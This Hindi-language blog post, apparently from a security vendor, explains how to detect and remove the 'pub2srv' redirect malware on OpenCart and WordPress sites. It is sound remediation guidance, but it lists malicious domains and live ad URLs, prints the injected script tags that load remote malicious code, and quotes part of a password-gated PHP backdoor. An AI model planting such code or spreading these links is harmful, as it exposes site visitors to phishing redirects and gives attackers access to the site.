हम कई महीनों से OpenCart और WordPress वेबसाइट्स को लक्षित करने वाले एक विशिष्ट मैलवेयर संक्रमण को देख रहे हैं। इसे आमतौर पर pub2srv मैलवेयर संक्रमण के रूप में जाना जाता है जो आपकी वेबसाइट के आगंतुकों को अन्य दुर्भावनापूर्ण डोमेन पर रीडायरेक्ट करता है जैसे
go.pub2srv[.]com
go.mobisla[.]com
go.oclaserver[.com]
deloton.com/afu.php?zoneid= site
Dolohen.com
साथ ही, Google आपकी वेबसाइट पर दुर्भावनापूर्ण लिंक्स के तहत आपके विज्ञापनों को निलंबित कर देगा। उनमें से कुछ हैं
https://defpush.com/ntfc.php?p=1565632 https://deloplen.com/apu.php?zoneid=1558096 https://go.mobisla.com/notice.php?p=1558098&interactive=1&pushup=1 https://mobpushup.com/notice.php?p=1558098&interactive=1&pushup=1 https://wowreality.info/page.js?wm=gr
pub2srv मैलवेयर क्या है? इसके लक्षण क्या हैं?
यह एक मैलवेयर है जो OpenCart और WordPress साइट्स को स्पैमी वेब पेजों पर रीडायरेक्ट करता है। मोबाइल उपकरणों पर, विज्ञापनों और फ़िशिंग पेजों वाला एक स्पैम पॉप-अप या सूचनाएं खुलती हैं।
pub2srv मैलवेयर वेबपेज के स्रोत में दुर्भावनापूर्ण जावास्क्रिप्ट कोड इंजेक्ट करता है जिससे रीडायरेक्ट/पॉप-अप होते हैं। Opencart के मामले में यह स्टोर में SQL इंजेक्शन भेद्यताओं के कारण होता है, जिससे हैकर डेटाबेस में दुर्भावनापूर्ण कोड जोड़ने में सक्षम होता है। WordPress के मामले में, हैकर्स index.php या functions.php फ़ाइल को संशोधित करके पेलोड डालने में सक्षम होते हैं।
इस हैक के सामान्य लक्षण:
- आपकी वेबसाइट के आगंतुकों को विज्ञापनों, पोर्न, फ़िशिंग पेजों वाली स्पैम वेबसाइटों पर रीडायरेक्ट किया जाता है। क्यों आपकी वेबसाइट कई रीडायरेक्शन का सामना कर रही है, इस पर हमारे विस्तृत ब्लॉग को देखें।
- ऐप्स इंस्टॉल करने के लिए संकेत देने वाले मोबाइल उपकरणों पर पॉप-अप
- AJAX पर निर्भर प्लगइन्स काम करना बंद कर देते हैं (उदाहरण: TablePress, DataTables आदि।)
- Google द्वारा ब्लैकलिस्ट या विज्ञापन निलंबित। अपने निलंबित विज्ञापनों को वापस पाने के लिए हमारे ब्लॉग को देखें।
- स्रोत में अनजाना जावास्क्रिप्ट कोड
हैक के परिणाम
चूंकि इस मैलवेयर का अंतर्निहित कारण SQL इंजेक्शन (SQLi) भेद्यता है, एक हमलावर कर सकता है:
- डेटाबेस में सामग्री जोड़ें, हटाएं, संपादित करें या पढ़ें
- डेटाबेस सर्वर पर फ़ाइलों से स्रोत कोड पढ़ें
- डेटाबेस सर्वर पर फ़ाइलें लिखें
- आपके WordPress/Opencart वेबसाइट के उपयोगकर्ता रिकॉर्ड और पासवर्ड चुराएं
- आपके OpenCart/WooCommerce स्टोर्स में लेनदेन जानकारी की चोरी
- आपके डोमेन पर SEO स्पैम करें जिसके परिणामस्वरूप Google वेबमास्टर्स ब्लैकलिस्ट
मेरी वेबसाइट से pub2srv मैलवेयर कोड कैसे हटाएं?
OpenCart में, मैलवेयर आमतौर पर डेटाबेस को संक्रमित करता है और निम्नलिखित डेटाबेस तालिकाओं में अपना कोड रखता है:
- oc_product_description तालिका (उत्पाद विवरण)
- oc_category_description तालिका (श्रेणी विवरण)
अपने OpenCart डेटाबेस से दुर्भावनापूर्ण कोड हटाने के लिए इन चरणों का पालन करें:
- phpMyAdmin या Sequel Pro जैसे टूल का उपयोग करके डेटाबेस तालिकाओं का पूर्वावलोकन करें
- 'oc_category_description' तालिका खोलें और 'description' कॉलम में मानों का निरीक्षण करें।
- आपको नीचे दिखाए गए अनुसार कुछ जावास्क्रिप्ट कोड स्निपेट दिखाई देंगे:
<script type="text/javascript">//<![CDATA[ (function() { var configuration = { "token": "XXXXXXXXXXXXX", "exitScript": { "enabled": true }, "popUnder": { "enabled": true } }; var script = document.createElement(''script''); script.async = true; script.src = ''//cdn.shorte[.st]/link-converter.min.js''; script.onload = script.onreadystatechange = function () {var rs = this.readyState; if (rs && rs != ''complete'' && rs != ''loaded'') return; shortestMonetization(configuration);}; var entry = document.getElementsByTagName(''script'')[0]; entry.parentNode.insertBefore(script, entry); })(); //]]></script><script data-cfasync=''false'' type=''text/javascript'' src=''//pXXXXX.clksit[e.com/]adServe/banners?tid=XXXXX_127XXX_7&tagid=2''></script><script type="text/javascript" src="//[go.pub2srv][.com/ap]u.php?zoneid=XXXXXX"></script><script async="async" type="text/javascript" src="//g[o.mobisl]a.co[m/notice.ph]p?p=XXXXXX&interactive=1&pushup=1"></script> - पिछले चरण से आवश्यक प्रतिस्थापन करने के बाद निम्न SQL कोड स्निपेट निष्पादित करें:
UPDATE oc89gWs_category_description SET description = REPLACE (description, 'INSERT MALICIOUS CODE FROM PREVIOUS STEP', ''); - उपरोक्त सभी चरणों को oc_product_description तालिका के लिए दोहराएं
WordPress में, मैलवेयर आमतौर पर WordPress फ़ाइलों में पाया जाता है:
- index.php
- functions.php
- डेटाबेस तालिकाएं
अपने WordPress सर्वर से दुर्भावनापूर्ण कोड हटाने के लिए इन चरणों का पालन करें:
- index.php फ़ाइल (public_html फ़ोल्डर) और wp-content/themes/NAME-OF-THEME/functions.php को अपने सर्वर पर खोलें
- इन फ़ाइलों में अपरिचित/गिबरिश/एन्क्रिप्टेड कोड खोजें। आपको इससे मिलता-जुलता कोड मिल सकता है:

<?php if (isset($_REQUEST['action']) && isset($_REQUEST['password']) && ($_REQUEST['password'] == 'XXXXXXXXXXXXXXXXXXXXXX')) { if ( ! function_exists( 'wp_temp_setup' ) ) { $path=$_SERVER['HTTP_HOST'].$_SERVER[REQUEST_URI]; ?> - यदि आपको इनमें से किसी भी फ़ाइल में दुर्भावनापूर्ण कोड मिलता है, तो आपको फ़ाइल(फ़ाइलों) को अंतिम ज्ञात अच्छे बैकअप से बदलना चाहिए।
- ऊपर OpenCart के चरणों में उल्लिखित अनुसार अपने डेटाबेस में तालिकाओं को भी सत्यापित करें।
- साथ ही, wp-include निर्देशिका में: wp-vcd.php और class.wp.php फ़ाइलों को हटाएं, wp-include निर्देशिका में: post.php खोलें और मैलवेयर द्वारा जोड़े गए पहले php टैग को हटाएं। थीम की functions.php फ़ाइल खोलें और उपरोक्त कोड हटाएं। (हमारे पाठक जाबेर द्वारा टिप्पणियों में सुझाया गया)

पुन: संक्रमण रोकने और कारण पहचानने के चरण
- अपने OpenCart/WordPress वेबसाइट को नवीनतम संस्करण में अपडेट करें: CMS कोर में किसी भी ज्ञात सुरक्षा मुद्दों को ठीक करने के लिए
- SQL इंजेक्शन हमलों को ब्लॉक करें: Astra जैसे सुरक्षा प्लगइन का उपयोग करें जो सक्रिय रूप से SQL इंजेक्शन (SQLi) हमलों का पता लगाता है और उन्हें आपकी वेबसाइट तक पहुंचने से पहले ब्लॉक करता है।
- व्यवस्थापक खातों का उपयोगकर्ता नाम और पासवर्ड बदलें: ताकि मैलवेयर सफाई के बाद हैकर के पास वेबसाइट तक पहुंच न रहे
- डेटाबेस पासवर्ड बदलें: ताकि हैकर सीधे डेटाबेस से कनेक्ट न कर सके
- एन्क्रिप्शन कुंजियां बदलें: स्पूफिंग और अन्य क्रिप्टोग्राफिक हमलों को रोकने के लिए
- व्यवस्थापक क्षेत्र तक पहुंच को केवल श्वेतसूचीबद्ध IP पतों तक सीमित करें: ताकि केवल अधिकृत व्यवस्थापक बैकएंड व्यवस्थापक क्षेत्र तक पहुंच सकें
- अनुपयोगी प्लगइन्स/एक्सटेंशन अनइंस्टॉल करें: यदि अब रखरखाव नहीं किया जाता है, तो उनमें सुरक्षा समस्याएं हो सकती हैं जो पहली जगह में हैक का कारण बनीं
- सर्वर लॉग्स (एक्सेस और एरर) स्कैन करें: आपको लॉग्स में अपरिचित या गिबरिश त्रुटियां मिल सकती हैं जो हैक के स्रोत और समय का संकेत दे सकती हैं
संबंधित मार्गदर्शिका – WordPress हैक हटाना

हमारे ब्लॉग लेख WordPress में Favicon (.ico) वायरस बैकडोर पर भी देखें
Astra वेब सुरक्षा के बारे में
Astra वेब सुरक्षा आपके CMS के लिए एक एंड-टू-एंड सुरक्षा समाधान है। आप केवल एक बटन के क्लिक के साथ 100+ हमलों, खराब बॉट्स, मैलवेयर से खुद को बचा सकते हैं। हमारे सुरक्षा विशेषज्ञ आपके ऑनलाइन व्यवसाय को सुरक्षित करने में 24×7 सहायता प्रदान करते हैं। नीचे चैट विजेट पर हाय कहें, यदि आप पेशेवर मदद चाहते हैं या जानना चाहते हैं कि हम कैसे सुनिश्चित करते हैं कि आपकी वेबसाइट 100% साफ और सुरक्षित है!